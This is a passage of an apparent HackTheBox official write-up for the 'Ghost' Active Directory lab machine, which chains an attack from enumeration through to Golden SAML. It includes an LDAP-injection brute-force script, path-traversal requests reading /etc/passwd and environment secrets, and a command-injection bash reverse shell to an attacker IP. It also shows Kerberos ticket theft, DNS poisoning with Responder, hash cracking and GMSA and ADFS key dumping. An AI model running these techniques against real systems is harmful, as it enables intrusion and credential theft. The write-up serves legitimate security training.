


Ghost

12th Mar. 2025

Prepared By: amra

Machine Author(s): tomadimitrie

Difficulty: Insane

Classification: Official

Synopsis

Ghost is an Insane Windows Active Directory machine that starts with an LDAP injection that an attacker can exploit to leak the credentials for a `Gitea` instance. Looking through the source code on the repositories, the attacker can combine an arbitrary file read attack with a remote code execution vulnerability to gain access to a Linux host connected to Active Directory. Enumerating the Linux host, the attacker can extract a Kerberos ticket for a domain user and use it to get access to the Active Directory environment. Then, the attacker can add a DNS entry and steal the hash of another domain user. The newly compromised user can read the GMSA password of a service account tied to ADFS services. With the service account compromised, the attacker can craft a Golden SAML response and get access to a database management panel. Exploiting a linked MSSQL database on a different domain, the attacker can get code execution on a machine that lies on a different domain. Elevating the privileges and exploiting the Bidirectional trust between the two domains, the attacker can craft a valid Golden Kerberos ticket across both domains, thus fully compromising the entire forest.

Skills Required

- Enumeration
- Windows Active Directory
- Source code review

Skills Learned

- Golden SAML attack

- Linked MSSQL databases
- Domain trust

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.142.202 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.142.202

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-12 12:03:02Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
443/tcp   open  https?
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8008/tcp  open  http          nginx 1.18.0 (Ubuntu)
| http-robots.txt: 5 disallowed entries
|_/ghost/ /p/ /email/ /r/ /webmentions/receive/
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-generator: Ghost 5.78
|_http-title: Ghost
8443/tcp  open  ssl/http      nginx 1.18.0 (Ubuntu)
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
| http-title: Ghost Core
```

```
|_Requested resource was /login
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=core.ghost.htb
| Subject Alternative Name: DNS:core.ghost.htb
9389/tcp  open  mc-nmf        .NET Message Framing
49443/tcp open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49995/tcp open  msrpc         Microsoft Windows RPC
52271/tcp open  msrpc         Microsoft Windows RPC
57407/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows,
cpe:/o:linux:linux_kernel
```

The initial Nmap output reveals many ports open, indicating that the machine uses Active Directory. We notice that MSSQL is listening on port `1433`. Also, according to the Nmap output, the ports `80, 443, 8008, and 8443` are related to Web services. Moreover, from the Nmap scan, we get the following domain names: `DC01.ghost.htb`, `core.ghost.htb,` and `ghost.htb`.

```
echo "10.129.142.202 DC01.ghost.htb core.ghost.htb ghost.htb" | sudo tee -a
/etc/hosts
```

Nginx - Port 8008

At this point, port 8008, which hosts the Ghost CMS, seems the most promising for us to explore. So, we visit `http://ghost.htb:8008`.


Looking around, we don't find any helpful information. Let's try to bruteforce possible subdomains.

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://ghost.htb:8008 -H "Host: FUZZ.ghost.htb" -fs 7676

intranet                [Status: 307, Size: 3968, Words: 52, Lines: 1, Duration:
266ms]
```

We've discovered the `intranet` subdomain, so let's modify our `/etc/hosts` file accordingly.

```
echo "10.129.142.202 intranet.ghost.htb" | sudo tee -a /etc/hosts
```


Let's visit `http://intranet.ghost.htb:8008` to enumerate the newly discovered subdomain.



Looking at the page source code, we can see that the name for the field is `ldap-username`.

```
<div class="input solid info"> flex
  <div class="w-[5rem]">Username</div>
  <div class="is-divider"></div>
  <input class="input" placeholder="" data-1p-ignore="" name="ldap-username"> event flex
```

Let's try to bypass the login page with an LDAP injection attack. We can bypass the login page by specifying the `*` character in both the username and the password fields.



In the News section, we find a Gitea instance, and a valid login is `gitea_temp_principal` with the intranet token. First, let's modify our `/etc/hosts` file once again to add the `gitea` subdomain.

```
echo "10.129.142.202 gitea.ghost.htb" | sudo tee -a /etc/hosts
```

We have a valid account name, but we also need to get the secret token. To do so, we can leverage LDAP injection. Let's use BurpSuite to capture the login request and check what form fields are getting passed on to the server.


```
POST /login HTTP/1.1
Host: intranet.ghost.htb:8008
<SNIP></SNIP>

-----------------------------253634558313023376614083750429
Content-Disposition: form-data; name="1_$ACTION_REF_1"


-----------------------------253634558313023376614083750429
Content-Disposition: form-data; name="1_$ACTION_1:0"

{"id":"c471eb076ccac91d6f828b671795550fd5925940","bound":"$@1"}
-----------------------------253634558313023376614083750429
Content-Disposition: form-data; name="1_$ACTION_1:1"

[{}]
-----------------------------253634558313023376614083750429
```

```
Content-Disposition: form-data; name="1_$ACTION_KEY"

k2982904007
-----------------------------253634558313023376614083750429
Content-Disposition: form-data; name="1_ldap-username"

amra
-----------------------------253634558313023376614083750429
Content-Disposition: form-data; name="1_ldap-secret"

amra
-----------------------------253634558313023376614083750429
Content-Disposition: form-data; name="0"

[{},"$K1"]
-----------------------------253634558313023376614083750429--
```


With all the necessary fields in hand, we can craft a Python script that leverages the LDAP injection and extracts the Gitea user's password one character at a time using the LDAP wildcard character.

```python
import requests
import string
import re
import json
def get_secret(debug=False):
    url = "http://intranet.ghost.htb:8008/login"
    secret = ""
    alphabet = string.ascii_letters + string.digits
    page = requests.get(url).text
    action_1_0 = re.search(r'<input type="hidden" name="\$ACTION_1:0" value="
([^"]+)"',page).group(1).replace("&quot;",'"' )
    action_key = re.search(r'<input type="hidden" name="\$ACTION_KEY" value="
([^"]+)"',page).group(1).replace("&quot;",'"')
    next_action = json.loads(action_1_0)["id"]
    for i in range(16):
        for letter in alphabet:
            r = requests.post(url, data={"1_$ACTION_REF_1":"",
"1_$ACTION_1:0":action_1_0, "1_$ACTION_1:1":"[{}]", "1_$ACTION_KEY":action_key,
"1_ldap-username":"gitea_temp_principal", "1_ldap-secret": secret + letter + "*",
"0":'[{},"$K1"]'}, headers={"Next-Action":next_action})
            if "Invalid combination" in r.text:
                continue
            secret += letter
            if debug:
                print(letter, end='', flush=True)
                break
            if debug:
                print
    return secret

if __name__ == "__main__":
    get_secret(debug=True)
```

Executing the script gives us the secret `szrr8kpc3z6onlqf`. Let's go to http://gitea.ghost.htb:8008 and log in with the credentials `gitea_temp_principal:szrr8kpc3z6onlqf`.



The credentials are valid, and we can see two repositories, `blog` and `intranet`.



Looking at the `README.md` file for the `blog` repository, we can deduce how the infrastructure is set up.

- The blog runs on top of Ghost CMS inside a Docker container.
- An API key called DEV_INTRANET_KEY is stored as an environmental variable to connect the blog and the intranet.
- There is a public API key for Ghost that we can use: a5af628828958c976a3b6cc81a
- The `posts-public.js` has been modified to add new features.

Using the provided information, we need to focus on obtaining the API key, which will also give us access to the intranet endpoints. The most promising path to explore is the modified `posts-public.js` file.

```
        async query(frame) {
            const options = {
                ...frame.options,
                mongoTransformer: rejectPrivateFieldsTransformer
            };
            const posts = await postsService.browsePosts(options);
            const extra = frame.original.query?.extra;
            if (extra) {
                const fs = require("fs");
                if (fs.existsSync(extra)) {
                    const fileContent = fs.readFileSync("/var/lib/ghost/extra/" +
extra, { encoding: "utf8" });
                    posts.meta.extra = { [extra]: fileContent };
                }
            }
            return posts;
        }
    },
```

This endpoint seems vulnerable to path traversal attacks since the user input is not properly validated. To test that assumption, let's try to read the `/etc/passwd` file through that endpoint.

```
curl "http://ghost.htb:8008/ghost/api/v3/content/posts/?
extra=../../../../../../../../etc/passwd&key=a5af628828958c976a3b6cc81a"

{"posts":[<SNIP>"extra":
{"../../../../../../../../etc/passwd":"root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:
bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/v
ar/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/
sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sb
in:/sbin/halt\n<SNIP>}}}
```

We have validated that this endpoint can leak files from the server. To leak the `DEV_INTRANET_KEY`, we can try to read the `/proc/self/environ` file, which contains all the environmental variables of the current process.

```
curl "http://ghost.htb:8008/ghost/api/v3/content/posts/?
extra=../../../../../../../../proc/self/environ&key=a5af628828958c976a3b6cc81a"

{"posts":[<SNIP>"extra":{"../../../../../../../../proc/self/environ":"
<SNIP>url=http://ghost.htb\u0000DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe\<SNIP>"}}}
```

We got the API key, `!@yqr!X2kxmQ.@Xe`.

Foothold

Now that we have the API key to access the intranet, we switch our focus and head over to the intranet repository to check for vulnerable endpoints to exploit.

This file `intranet/backend/src/api/dev/scan.rs` seems to be particularly interesting because it executes commands directly on a Bash shell.

```
<SNIP>
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {
    // currently intranet_url_check is not implemented,
    // but the route exists for future compatibility with the blog
    let result = Command::new("bash")
        .arg("-c")
        .arg(format!("intranet_url_check {}", data.url))
        .output();
<SNIP>
```

The issue here is that there is no sanitization process for user input, meaning that if we use special characters, we can perform a command injection attack and execute arbitrary code on the server.

```
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan -H 'X-DEV-INTRANET-KEY:
!@yqr!X2kxmQ.@Xe' -H 'Content-Type: application/json' -d '{"url":"; whoami"}'

{"is_safe":true,"temp_command_success":true,"temp_command_stdout":"root\n","temp_
command_stderr":"bash: line 1: intranet_url_check: command not found\n"}
```

Let's try to get a proper reverse shell on that machine. First of all, we set up a listener on our local machine.

```
nc -lvnp 9001
```

Then, we trigger a reverse shell payload.

```
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan -H 'X-DEV-INTRANET-KEY:
!@yqr!X2kxmQ.@Xe' -H 'Content-Type: application/json' -d '{"url":"; bash -i >&
/dev/tcp/10.10.14.69/9001 0>&1"}'
```

After sending the payload, we get a callback on our listener and obtain a reverse shell as the user `root`.

We can use the following chain of commands to get a proper TTY shell.

```
script -c bash /dev/null
# CTRL + z
stty raw -echo; fg
# Enter twice
```

Enumerating the `/root` directory, we can see a `.ssh` folder with a `controlmaster` session.

```
root@36b733906694:~# ls -al .ssh
total 32
drwxr-xr-x 1 root root 4096 Jul  5  2024 .
drwx------ 1 root root 4096 Jul  5  2024 ..
-rw-r--r-- 1 root root   92 Mar 12 11:17 config
drwxr-xr-x 1 root root 4096 Mar 12 11:18 controlmaster
-rw------- 1 root root  978 Jul  5  2024 known_hosts
-rw-r--r-- 1 root root  142 Jul  5  2024 known_hosts.old
```

Let's enumerate that directory.

```
root@36b733906694:~/.ssh# ls -al controlmaster/
total 12
drwxr-xr-x 1 root root 4096 Mar 12 11:18 .
drwxr-xr-x 1 root root 4096 Jul  5  2024 ..
srw------- 1 root root    0 Mar 12 11:18 florence.ramirez@ghost.htb@dev-
workstation:22
```


This directory is a cached SSH session for the Active Directory user `florence.ramirez` on the `dev-workstation`, this means that we can SSH without providing any password and we can steal the Kerberos ticket for that user from that machine.

```
ssh florence.ramirez@ghost.htb@dev-workstation "cat /tmp/krb5cc_50 | base64 -w 0;
echo"

BQQADAABAAgAAAAAAAAAAAAAAEAAAABAAAACUdI<SNIP>7QrKi/IE9dahsgdMOKLH5bhsloro2ggBm/f
iLxrABZvc8FDYHp8+BOozLJOv5i5gRZdvWd8Rf+KoV6fcIU9kUwatuXorIr7xMAAAAA
```

Now, let's copy the base64 blob on our machine and recover the valid ticket for that user.

```
echo
"BBQQADAABAAgAAAAAAAAAAAAAAAEAAAABAAAACUdI<SNIP>7QrKi/IE9dahsgdMOKLH5bhsloro2ggBm
/fiLxrABZvc8FDYHp8+BOozLJOv5i5gRZdvWd8Rf+KoV6fcIU9kUwatuXorIr7xMAAAAA" | base64 -
d > florence.ccache

export KRB5CCNAME=florence.ccache

                          klist


Ticket cache: FILE:florence.ccache
Default principal: florence.ramirez@GHOST.HTB

Valid starting     Expires            Service principal
03/12/25 17:19:01  03/13/25 03:19:01  krbtgt/GHOST.HTB@GHOST.HTB
        renew until 03/13/25 17:19:01
```

Now, we have a valid ticket to access the leading Active Directory network. Looking back at the `Forum` section on the `Intranet`, we can see a user trying to reach the `bitbucket.ghost.htb` subdomain, but the DNS entry is not yet implemented.



Let's try populating that entry with our IP and see if we can steal the user's hash. First, we set up Responder to wait for connections.

```
responder -I tun0 -v
```

Then, we populate that DNS entry with our local IP address.

```
bloodyAD -d ghost.htb -k --host DC01.ghost.htb add dnsRecord bitbucket
10.10.14.69
```

After a short while, we get a hit on our responder instance with the NTLMv2 hash of the user `justin.bradley`.

```
[HTTP] Sending NTLM authentication request to 10.129.142.202
[HTTP] GET request from: ::ffff:10.129.142.202  URL: /


[HTTP] NTLMv2 Client   : 10.129.142.202
[HTTP] NTLMv2 Username : ghost\justin.bradley
[HTTP] NTLMv2 Hash     :
justin.bradley::ghost:f410281e8c74fd7c:75B7BE9DB7F3DCDCE2FB69CAE63F7B90:010100000
0000000<SNIP>200750063006B00650074002E00670068006F00730074002E006800740062000000
00000000000
```

Now, let's try to recover a clear-text password for that user. First, we copy the hash we captured to a file called `hash.txt`. Then, we can use `John` to attempt to crack it.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

Qwertyuiop1234$$ (justin.bradley)
```

We have successfuly recovered the password for the user `justin.bradley`. Let's try to connect to the remote machine using that user over WinRM.

```
evil-winrm -i ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$'

*Evil-WinRM* PS C:\Users\justin.bradley\Desktop> whoami
ghost\justin.bradley
```

The user flag can be found in `C:\Users\justin.bradley\Desktop\user.txt`.

Lateral Movement


We can start gathering more information about the domain by using the credentials of the user `justin.bradley` along with `bloodhound-python`.

```
bloodhound-python -d ghost.htb -c All -u justin.bradley -p 'Qwertyuiop1234$$' -dc
DC01.ghost.htb -ns 10.129.142.202
```

Then, we start the `neo4j` console and our `Bloodhound` instance.

```
neo4j console&
bloodhound
```


Finally, we can drag and drop the Zip file inside the Bloodhound instance.



The user `justin.bradley` has `ReadGMSAPassword` privilege over the `ADFS_GMSA$` service account. This permission allows us to retrieve the managed password.

```
nxc ldap ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa

SMB         10.129.142.202  445    DC01    [*] Windows Server 2022 Build 20348
x64 (name:DC01)
LDAPS       10.129.142.202  636    DC01    [+]
ghost.htb\justin.bradley:Qwertyuiop1234$$
LDAPS       10.129.142.202  636    DC01    [*] Getting GMSA Passwords
LDAPS       10.129.142.202  636    DC01    Account: adfs_gmsa$   NTLM:
4b020ee46c62ff8181f96de84088ff37
```

Looking at Bloodhound, we can see that we can use `evil-winrm` to connect the `ADFS_GMSA$` service account to the remote machine.





```
evil-winrm -i ghost.htb -u 'ADFS_GMSA$' -H 4b020ee46c62ff8181f96de84088ff37

*Evil-WinRM* PS C:\Users\adfs_gmsa$\Documents> whoami
ghost\adfs_gmsa$
```

Now, we need to enumerate our new environment more closely. The service account's name gives us a clue as to whether ADFS is implemented on this machine. Let's determine where this Single Sign On (SSO) feature is implemented. Looking back at our notes, we have never visited the `https://core.ghost.htb:8443/` sub-domain.

It looks like we are on the correct path. Clicking the button redirects us to `federation.ghost.htb`, so let's modify our host file again before proceeding.

```
echo "10.129.142.202 federation.ghost.htb" | sudo tee -a /etc/hosts
```



We can try to login with the credentials of the user `justin.bradley@ghost.htb:Qwertyuiop1234$$` and check if they are valid or not.

Sorry, this page is only currently available to the Administrator

You are currently logged in as: justin.bradley

The credentials seem valid, but the page is available only to the Administrator user, as the error page informs us. Since we have compromised the ADFS service account, we can perform a Golden SAML Attack and spoof our identity.

Following the steps in the article, our first step is to upload the ADFSDump binary (after compiling it on a Windows machine using Visual Studio) to the target machine and dump the required secrets to craft our golden SAML.

```
*Evil-WinRM* PS C:\Users\adfs_gmsa$\music> upload
ADFSDump/bin/Release/ADFSDump.exe

*Evil-WinRM* PS C:\Users\adfs_gmsa$\music> .\ADFSDump.exe

## Extracting Private Key from Active Directory Store
[-] Domain is ghost.htb

[-] Private Key: 8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-
13-A3-C6-2C-58-A6-F4-58-FB-9D-A1


## Reading Encrypted Signing Key from Database
[-] Encrypted Token Signing Key Begin
AAAAAQAAAAAEEAFyHlNXh2<SNIP>IJe26lpgqpYz1vZa15VKuCRU6v62HtqsOnB5sn6IhR16z3H416uFm
Xc9k4WRZQOzrZjdFm+WPAHoWAufzAdZP/pdYv1IsrDoXsIAyAgw3rEzcwKs6XA5K9kihMIZXXEvtU2rsN
GevNCjFqNMAS9BeNi9r/XjHDXnFZv6OQpfYJUPiUmumE+DYXZ/AP/MPSDrCkLKVPyip7xDevBN/BEsNEU
STXxm
```

Now, let's copy the `Private Key` to a file called `DKMKey.txt` and the `Encrypted Token Signing Key` to a file called `TKSKey.txt` on our local machine. Then, according to the article, we can convert them to their proper formats.

